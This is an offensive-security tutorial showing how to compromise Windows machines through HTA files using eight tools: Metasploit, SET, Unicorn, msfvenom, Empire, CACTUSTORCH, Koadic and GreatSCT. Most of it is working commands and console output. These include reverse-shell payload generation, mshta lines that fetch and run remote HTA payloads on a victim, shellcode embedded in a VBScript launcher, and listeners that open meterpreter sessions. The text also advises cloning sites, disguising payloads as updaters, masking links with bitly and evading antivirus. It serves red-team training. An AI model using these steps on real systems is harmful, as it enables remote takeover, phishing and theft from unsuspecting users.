Introduction

For a long time, HTA files have been utilised as part of drive-by web assaults or droppers for malware in the wild. This includes doing something as basic as diverting mobile clients and educating that the website doesn't, however, have mobile support. HTA files are well known within the world of cybersecurity in perspectives of both red teaming and blue teaming as one of those "retro" ways valuable to bypass application whitelisting.

Mshta.exe runs the Microsoft HTML Application Host, the Windows OS utility responsible for running **HTA** (HTML Application) files. We can run JavaScript or Visual with HTML files. You can interpret these files using the Microsoft MSHTA.exe tool.

Importance

Finally, utilising htaccess files or other strategies to divert based on browser sorts will help increase victory rates. Utilizing HTA files for web-based assaults. There's a tonne of adaptability inside an HTA file; you'll effectively make it appear to be an Adobe updater, a secure record per user, and a number of other things. It would also be useful to have the HTA file over HTTPS to constrain discovery rates for companies not utilising a few sorts of SSL interception/termination. HTA records help to bypass antivirus since they are still not well identified. Last but not least, HTA can also be used in web phishing, replacing the old Java Applet attack.

Methods

There are multiple methods for an HTA attack. And we are going to shine a light on almost all of them. Methods we are going to study are:

- Metasploit
- Setoolkit
- Magic unicorn
- Msfvenom
- Empire
- CactusTorch
- Koadic
- Great SCT

Metasploit

Our first method is to use an inbuild exploit in Metasploit. For this, go to the terminal in your kali and type:

Msfconsole

The "HTA Web Server" module in Metasploit generates malicious hta files. This module hosts an HTML Application (HTA) that, when opened, will run a payload via Powershell. When a user navigates to the HTA file, they will be prompted by IE twice before the payload is executed. When the Metasploit starts up, type:

```
use exploit/windows/misc/hta_server
set srvhost 192.168.1.109
exploit
```

```
msf > use exploit/windows/misc/hta_server ↩
msf exploit(windows/misc/hta_server) > set srvhost 192.168.1.109
srvhost => 192.168.1.109
msf exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Using URL: http://192.168.1.109:8080/pKzk4Kk059Nq9.hta
[*] Server started.
```

Once the exploit is executed, it will give you a URL link with the extension of .hta. Simultaneously, Metasploit will start the server, which allows you to share the file. This link you further have to run on your victim's PC. Using the following command:

```
mshta.exe http://192.168.1.109:8080/pKzk4Kk059Nq9.hta
```

The usual file extension for an HTA is .hta. We have used the above command because HTA is treated like any executable file with an extension of .exe, hence, it is executed via mshta.exe. When hta gets launched by mshta.exe, it uses a signed Microsoft binary, allowing you to call PowerShell and inject a payload directly into memory.

```
C:\Users\raj>mshta.exe http://192.168.1.109:8080/pKzk4Kk059Nq9.hta ↩
C:\Users\raj>
```

Once the above command is executed you will have a session open. To access the session, type:

```
sessions 1
```



Thus, you will have your meterpreter session.

```
msf exploit(windows/misc/hta_server) > [*] 192.168.1.101 hta_server - Delivering Payload
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.101:49178) at 2019-01-03 0
msf exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > █
```

Setoolkit

Our method for HTA attack is through setoolkit. For this, open setoolkit in your kali. And from the menu given choose the first option by **typing 1** to access social engineering tools.

The Social-Engineer Toolkit is a product of TrustedSec.

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) **Social-Engineering Attacks**
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

From the next given menu, choose the second option by **typing 2** to go into website attack vendors.

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules

- 99) Return back to the main menu.

```
set> 2
```

From the further given menu, choose **option 8** to select the HTA attack method.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method
- 8) HTA Attack Method

99) Return to Main Menu

```
set:webattack>8
```

Once you have selected option 8 for HTA attack, next you need to select option 2 which will allow you to clone a site. Once you select **option 2**, it will ask for the URL of the site you want to clone. Provide the desired URL, as here we have given '**www.ignitetechnologies.in**'.

```

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>8

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: www.ignitetechnologies.in
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) 192.168.1.109 :
Enter the port for the reverse payload [443]:
Select the payload you want to deliver:

1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3

```

After giving the URL it will ask you to select the type of meterpreter you want. Select the third one by typing 3.



```

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.1.109
LHOST => 192.168.1.109
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.



[*] Started reverse TCP handler on 192.168.1.109:443
msf exploit(multi/handler) >

```

Now convert your malicious IP into a bitly link, which will appear more genuine to victims when you will share this link with them.

When the victim browses the above malicious link, the file will be saved and automatically executed on the victim's PC after being saved, as shown in the image below:

Then you will have your meterpreter session. You can use the command 'sysinfo' to get the basic information about the victim's PC.

```
[*] Started reverse TCP handler on 192.168.1.109:443
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.109:443 -> 192.168.1.104:49228) at 201
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo

meterpreter > 
```

Magic Unicorn

The following method for HTA attack is to employ a third-party tool. The tool, Magic Unicorn, was developed by Dave Kennedy. It is a user-friendly tool that allows us to perform HTA attacks by injecting shellcode straight into memory. The best part about this tool is that it's compatible with Metasploit, along with shellcode and Cobalt Strike. You can have a detailed look at the software at trustedsec.com, and you can download the software from GitHub or just by using this [link](#).

Once you have downloaded magic unicorn. Open it in the terminal of kali and type:

```
python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.109 1234 hta
```

```
root@kali:~/unicorn# python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.109 1234 hta
[*] Generating the payload shellcode.. This could take a few seconds/minutes as we create the shellcode.
```

Executing the above command will start the process of creating a .hta file. The said .hta file will be created in the folder hta-attack/. Go into that folder and see the list of files created by typing the following commands:

```
cd hta_attack/  
ls
```

Now you will be able to see a .hta file i.e. Launcher.hta. Start the python server so the file can be shared. To do so, type:

```
python -m SimpleHTTPServer 80
```

```
[*****]  
[*] Exported index.html, Launcher.hta, and unicorn.rc under hta_attack/.  
[*] Run msfconsole -r unicorn.rc to launch listener and move index and launcher to web server.  
[*] Exported index.html, Launcher.hta, and unicorn.rc under hta_attack/.  
[*] Run msfconsole -r unicorn.rc to launch listener and move index and launcher to web server.  
root@kali:~/unicorn# cd hta_attack/   
root@kali:~/unicorn/hta_attack# ls  
index.html Launcher.hta unicorn.rc  
root@kali:~/unicorn/hta_attack# python -m SimpleHTTPServer 80   
Serving HTTP on 0.0.0.0 port 80 ...
```

Once the server is up and running, execute the following command at the cmd prompt of the victim's PC:

```
mshta.exe http://192.168.1.109/Launcher.hta
```

```
C:\Users\raj>mshta.exe http://192.168.1.109/Launcher.hta   
C:\Users\raj>
```

When the above command will be executed, you will have your session activated in the multi/handler. To access the session, type:

```
sessions 1
```

```

    =[ metasploit v4.17.31-dev ]

```

MSFVenom

The next method of HTA attack is by manually creating a .hta file through msfvenom. Create a .hta file. Type the following command in the terminal of Kali:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f hta-psh
> shell.hta
```

Executing the above command will create a .hta file that you can use to your advantage. After creating the file, turn on the python server to share the file to the victim's PC by typing:

```
python -m SimpleHTTPServer 80
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f hta-psh > shell.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of hta-psh file: 6566 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Run the above file by typing:

```
mshta.exe http://192.168.1.109/shell.hta
```

```
C:\Users\raj>mshta.exe http://192.168.1.109/shell.hta
C:\Users\raj>
```

Simultaneously, start your handler to receive a session when you run the above file in the victim's cmd prompt. To start the multi/handler type:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.109
set lport 1234
exploit
```

And so, using such an easy method, you will have your session of meterpreter. You can use sysinfo to learn the basics of the victim's PC.

```

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.109:1234
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.109:1234 -> 192.168.1.101:49180) at

meterpreter > sysinfo

Meterpreter : x86/windows
meterpreter >

```

PowerShell Empire

For our next method of HTA attack, we will use Empire. Empire is a post-exploitation framework. Till now, we have paired our hta tacks with Metasploit, but in this method, we will use the Empire framework. It's solely a python-based PowerShell Windows agent, which makes it quite useful. Empire was developed by @harmj0y, @sixdub, @enigma0x3, rvrsh3ll, @killswitch_gui, and @xorrior. You can download this framework [here](#).

Once the empire framework is started, type "listener" to check if there are any active listeners. As you can see in the image below that there are no active listeners. So, to set up a listener type:

```

listeners
uselister http
set Host http://192.168.1.109
set port 80
execute

```

With the above commands, you will have an active listener. Type back to go out of listener so that you can initiate your PowerShell.

usestager will create a malicious code file that will be saved in the outfile named 1.hta. Once the file runs, we will have the result on our listener. Run the file in your victim's home by typing the following command:

```
mshta.exe http://192.168.1.109:8080/1.hta
```

```
C:\Users\raj>mshta.exe http://192.168.1.109:8080/1.hta ↵  
C:\Users\raj>
```

To see if we have any session open type "agents". Doing so will show you the name of the session you have. To access that session type:

```
interact L924Z1WR
```

The above command will give you access to the session.

```
sysinfo  
info
```

```

(Empire) > agents

[*] Active agents:

```

Cactustorch

Cactustorch is a framework for Javascript and VBScript shellcode launchers. It was developed by Vincent Yiu. This tool can bypass many common defences, which has been an advantage for us till now. The major thing to note is that the code we use in Cactustorch is made through msfvenom and then encoded into Base64 as it only supports that.

So, to start with let's first make our malware and then encrypt it.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f raw > 1.bin
```

Now to encrypt the file type:

```
cat 1.bin | base64 -w 0
```

Copy the base64 code as it is to be used later.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f raw > 1.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes

root@kali:~# cat 1.bin | base64 -w 0
/OiCAAAAYInLMcBki1AwilIMilIU3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdY
x/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjVloMzIAAGh3czJfVGHMdyYHie
j/0LiQAQAAKcRUUGpgpGsA/9VqCmjAqAFtaAIABNKJ5LBQUFBAUEBQa0oP3+D/1ZdqEFZXAjmlDGh/1YXAdAr/Tgh170hnAAAagBqB
FZXaALZyF//1YP4AH42izZqroot@kalroot@kalroot@kalroot@kalrootrootroot@kali:~#rootrootrootrootrootroot@kro
```

Now that we have our malware ready, let's download cactustorch. You can download it from here:

<https://github.com/mdsecactivebreach/CACTUSTORCH>

Once it's installed type the following to the content of the folder installed:

```
ls -la
./CACTUSTORCH.hta
```

The above command will start cactustorch for hta attack.

```
root@kali:~# git clone https://github.com/mdsecactivebreach/CACTUSTORCH.git
Cloning into 'CACTUSTORCH'...

'
' Usage:
' Choose a binary you want to inject into, default "rundll32.exe", you can use notepad.exe, calc.exe$
' Generate a 32 bit raw shellcode in whatever framework you want. Tested: Cobalt Strike, Metasploit $
' Run: cat payload.bin | base64 -w 0
' Copy the base64 encoded payload into the code variable below.
'
' Replace with binary name that you want to inject into. This can be anything that exists both in SYS$
Dim binary : binary = "rundll32.exe"
'
' Base64 encoded 32 bit shellcode
Dim code : code = "0iCAAAAYInlMcBki1AwilIMil1IUi3IoD7dKjH/rDxhfAIsIMHPDQHH4vJ5V4tSEItKPItMEXjjSAHRU$
'
' ----- DO NOT EDIT BELOW HERE -----
Sub Debug(s)
End Sub
Sub SetVersion
End Sub
Function Base64ToStream(b)

```

As we have added our code, let's execute the file in our victim's PC by typing:

```
mshta.exe http://192.168.1.109/CACTUSTORCH.hta
```

```
C:\Users\raj>mshta.exe http://192.168.1.109/CACTUSTORCH.hta
```

Simultaneously, start your multi/handler to receive a session. For multi/handler type:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.109
set lport 1234
exploit
```

Once you execute the file in the victim's PC, you will have your session.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.109:1234
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.109:1234 -> 192.168.1.101:49380) at 20

meterpreter > sysinfo

Koadic

Our next method is using Koadic. Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. To know more about Koadic, please read our detailed article on the said framework through this link: [//www.hackingarticles.in/koadic-com-command-control-framework](http://www.hackingarticles.in/koadic-com-command-control-framework)

Once the koadic is up and running, type info to get a list of details you need to provide in order to have a session. Through info, you know that you need to provide srvhost along with setting an endpoint. So, to set them up, type

```
set srvhost 192.168.1.107
set ENDPOINT sales
run
```

```

(koadic: sta/js/mshta)# info ↩️

```

NAME	VALUE	REQ	DESCRIPTION
SRVHOST	192.168.1.107	yes	Where the stager should call home
SRVPORT	9999	yes	The port to listen for stagers on
EXPIRES		no	MM/DD/YYYY to stop calling home
KEYPATH		no	Private key for TLS communications
CERTPATH		no	Certificate for TLS communications
MODULE		no	Module to run once zombie is staged

```

(koadic: sta/js/mshta)# set srvhost 192.168.1.107 ↩️
[+] SRVHOST => 192.168.1.107
(koadic: sta/js/mshta)# set ENDPOINT sales ↩️
[+] ENDPOINT => sales
(koadic: sta/js/mshta)# run
[+] Spawned a stager at http://192.168.1.107:9999/sales
[!] Don't edit this URL! (See: 'help portfwd')
[>] mshta http://192.168.1.107:9999/sales
(koadic: sta/js/mshta)# █

```

Execute you're the file in your victim's PC by typing:

```
mshta http://192.168.1.107:9999/sales
```

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\raj>mshta http://192.168.1.107:9999/sales ↩️
C:\Users\raj>

```

And you will have a session up and running. To know the name of session type:

```
zombies
```

And now to access the session type:

```
Zombies 0
```

```
(koadic: sta/js/mshta)# run
[+] Spawned a stager at http://192.168.1.107:9999/sales
[!] Don't edit this URL! (See: 'help portfwd')
[>] mshta http://192.168.1.107:9999/sales
[+] Zombie 0: Staging new connection (192.168.1.102)
[+] Zombie 0: WIN-ELDTK41MUNG\raj @ WIN-ELDTK41MUNG -- Windows 7 Ultimate
(koadic: sta/js/mshta)# zombies
```

ID	IP	STATUS	LAST SEEN
0	192.168.110.128	Alive	2019-01-12 11:39:33

Use "zombies ID" for detailed information about a session.
 Use "zombies IP" for sessions on a particular host.
 Use "zombies DOMAIN" for sessions on a particular Windows domain.
 Use "zombies killed" for sessions that have been manually killed.

```
(koadic: sta/js/mshta)# zombie 0
[-] Unrecognized command, you need 'help'.
(koadic: sta/js/mshta)# zombies 0
```

GreatSCT

GreatSCT is a tool that allows you to use Metasploit exploits and lets you bypass most anti-viruses. GreatSCT is currently being supported by @ConsciousHacker. You can download it from [here](#).

Once it's downloaded and running, type the following command to access the modules:

use Bypass

```
=====
GreatSCT | [Version]: 1.0
=====
[Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
=====

Main Menu

    1 tools loaded

Available Commands:

    exit          Exit GreatSCT
    info          Information on a specific tool
    list          List available tools
    update        Update GreatSCT
    use           Use a specific tool

Main menu choice: use Bypass ↩
```

Now to see the list of payloads type:

list

```
=====
Great Scott!
=====
[Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
=====

GreatSCT-Bypass Menu

    26 payloads loaded

Available Commands:

    back          Go to main GreatSCT menu
    checkvt       Check virustotal against generated hashes
    clean         Remove generated artifacts
    exit          Exit GreatSCT
    info          Information on a specific payload
    list          List available payloads
    use           Use a specific payload

GreatSCT-Bypass command: list ↩
```

Now from the list of payloads, you can choose anyone for your desired attack. But for this attack we will use:

use mshta/shellcode_inject/base64_migrate.py

```
=====
Great Scott!
=====
[Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
=====

[*] Available Payloads:

1)    installutil/meterpreter/rev_http.py
2)    installutil/meterpreter/rev_https.py
3)    installutil/meterpreter/rev_tcp.py
4)    installutil/powershell/script.py
5)    installutil/shellcode_inject/base64.py
6)    installutil/shellcode_inject/virtual.py

7)    msbuild/meterpreter/rev_http.py
8)    msbuild/meterpreter/rev_https.py
9)    msbuild/meterpreter/rev_tcp.py
10)   msbuild/powershell/script.py
11)   msbuild/shellcode_inject/base64.py
12)   msbuild/shellcode_inject/virtual.py

13)   mshta/shellcode_inject/base64_migrate.py

14)   regasm/meterpreter/rev_http.py
15)   regasm/meterpreter/rev_https.py
16)   regasm/meterpreter/rev_tcp.py
17)   regasm/powershell/script.py
18)   regasm/shellcode_inject/base64.py
19)   regasm/shellcode_inject/virtual.py

20)   regsvcs/meterpreter/rev_http.py
21)   regsvcs/meterpreter/rev_https.py
22)   regsvcs/meterpreter/rev_tcp.py
23)   regsvcs/powershell/script.py
24)   regsvcs/shellcode_inject/base64.py
25)   regsvcs/shellcode_inject/virtual.py

26)   regsvr32/shellcode_inject/base64_migrate.py

GreatSCT-Bypass command: use mshta/shellcode_inject/base64_migrate.py
```

Once the command is executed, type:

generate

```
=====
Great Scott!
=====
[Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
=====
WWW.HACKINGARTICLES.IN
Payload information:

Name:          MSHTA Shellcode Injection with Process Migration
Language:      mshta
Rating:        Excellent
Description:    MSHTA DotNetToJScript Shellcode Injection with
                Process Migration

Payload: mshta/shellcode_inject/base64_migrate selected

Required Options:

Name          Value          Description
----          -
ENCRYPTION    X              Encrypt the payload with RC4
PROCESS       userinit.exe    Any process from System32/SysWOW64
SCRIPT_TYPE   JScript        JScript or VBScript

Available Commands:

back          Go back
exit          Completely exit GreatSCT
generate      Generate the payload
options       Show the shellcode's options
set           Set shellcode option

[mshta/shellcode_inject/base64_migrate>>] generate ↩
```

After executing the generate command, it asks you which method you want to use. As we are going to use msfvenom type 1 to choose the first option, Then press enter for meterpreter. Then provide lhost and lport, i.e., 192.168.1.107 and 4321, respectively.

```
=====
Great Scott!
=====
[Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
=====

[?] Generate or supply custom shellcode?

  1 - MSFVenom (default)
  2 - custom shellcode string
  3 - file with shellcode (\x41\x42..)
  4 - binary file with shellcode

[>] Please enter the number of your choice: 1 ↵

[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload:
[>] Enter value for 'LHOST', [tab] for local IP: 192.168.1.107
[>] Enter value for 'LPORT': 4321
[>] Enter any extra msfvenom options (syntax: OPTION1=value1 or -OPTION2=value2):

[*] Generating shellcode...
```

When generating the shellcode, it will ask you to give a name for a payload. By default, it will take the name "payload" as a name. As I didn't want to give any names, I simply pressed enter.

```
=====
Great Scott!
=====
[Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
=====

Please enter the base name for output files (default is payload):
```

Now, it made two files. One resource file and other an hta file.

```
=====
                        Great Scott!
=====
[Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
=====

[*] Language: mshta
[*] Payload Module: mshta/shellcode_inject/base64_migrate
[*] HTA code written to: /usr/share/greatsct-output/source/payload.hta
[*] Execute with: mshta.exe payload.hta
[*] Metasploit RC file written to: /usr/share/greatsct-output/handlers/payload.rc

Please press enter to continue >: █
```

Now, firstly, start the python's server in /usr/share/greatsct-output by typing:

```
python -m SimpleHTTPServer 80
```

```
root@kali:/usr/share/greatsct-output/source# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now execute the hta file in the command prompt of the victim's PC.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\raj>mshta.exe http://192.168.1.107/payload.hta
C:\Users\raj>
```

Simultaneously, start the multi/handler using recourse file. For this, type:

```
msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

And voila! You have your session.

```
[*] Processing /usr/share/greatsct-output/handlers/payload.rc for ERB directives.
resource (/usr/share/greatsct-output/handlers/payload.rc)> use exploit/multi/handler
resource (/usr/share/greatsct-output/handlers/payload.rc)> set PAYLOAD windows/meterpreter/reve
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/usr/share/greatsct-output/handlers/payload.rc)> set LHOST 192.168.1.107
LHOST => 192.168.1.107
resource (/usr/share/greatsct-output/handlers/payload.rc)> set LPORT 4321
LPORT => 4321
resource (/usr/share/greatsct-output/handlers/payload.rc)> set ExitOnSession false
ExitOnSession => false
resource (/usr/share/greatsct-output/handlers/payload.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.107:4321
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.107:4321 -> 192.168.1.106:49168) at 2019-01-14 12:4
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

```

Conclusion

So basically, this type of attack is a simple HTA attack that provides full access to the remote attacker. An attacker can create a malicious application for the Windows operating system using web technologies to clone a site. In a nutshell, it performs PowerShell injection through HTA files, which can be used for Windows-based PowerShell exploitation through the browser. And the above are the methods used for the attack. As they say, if one door closes, another opens; therefore, when the same attack is learned in different ways, it is often convenient.
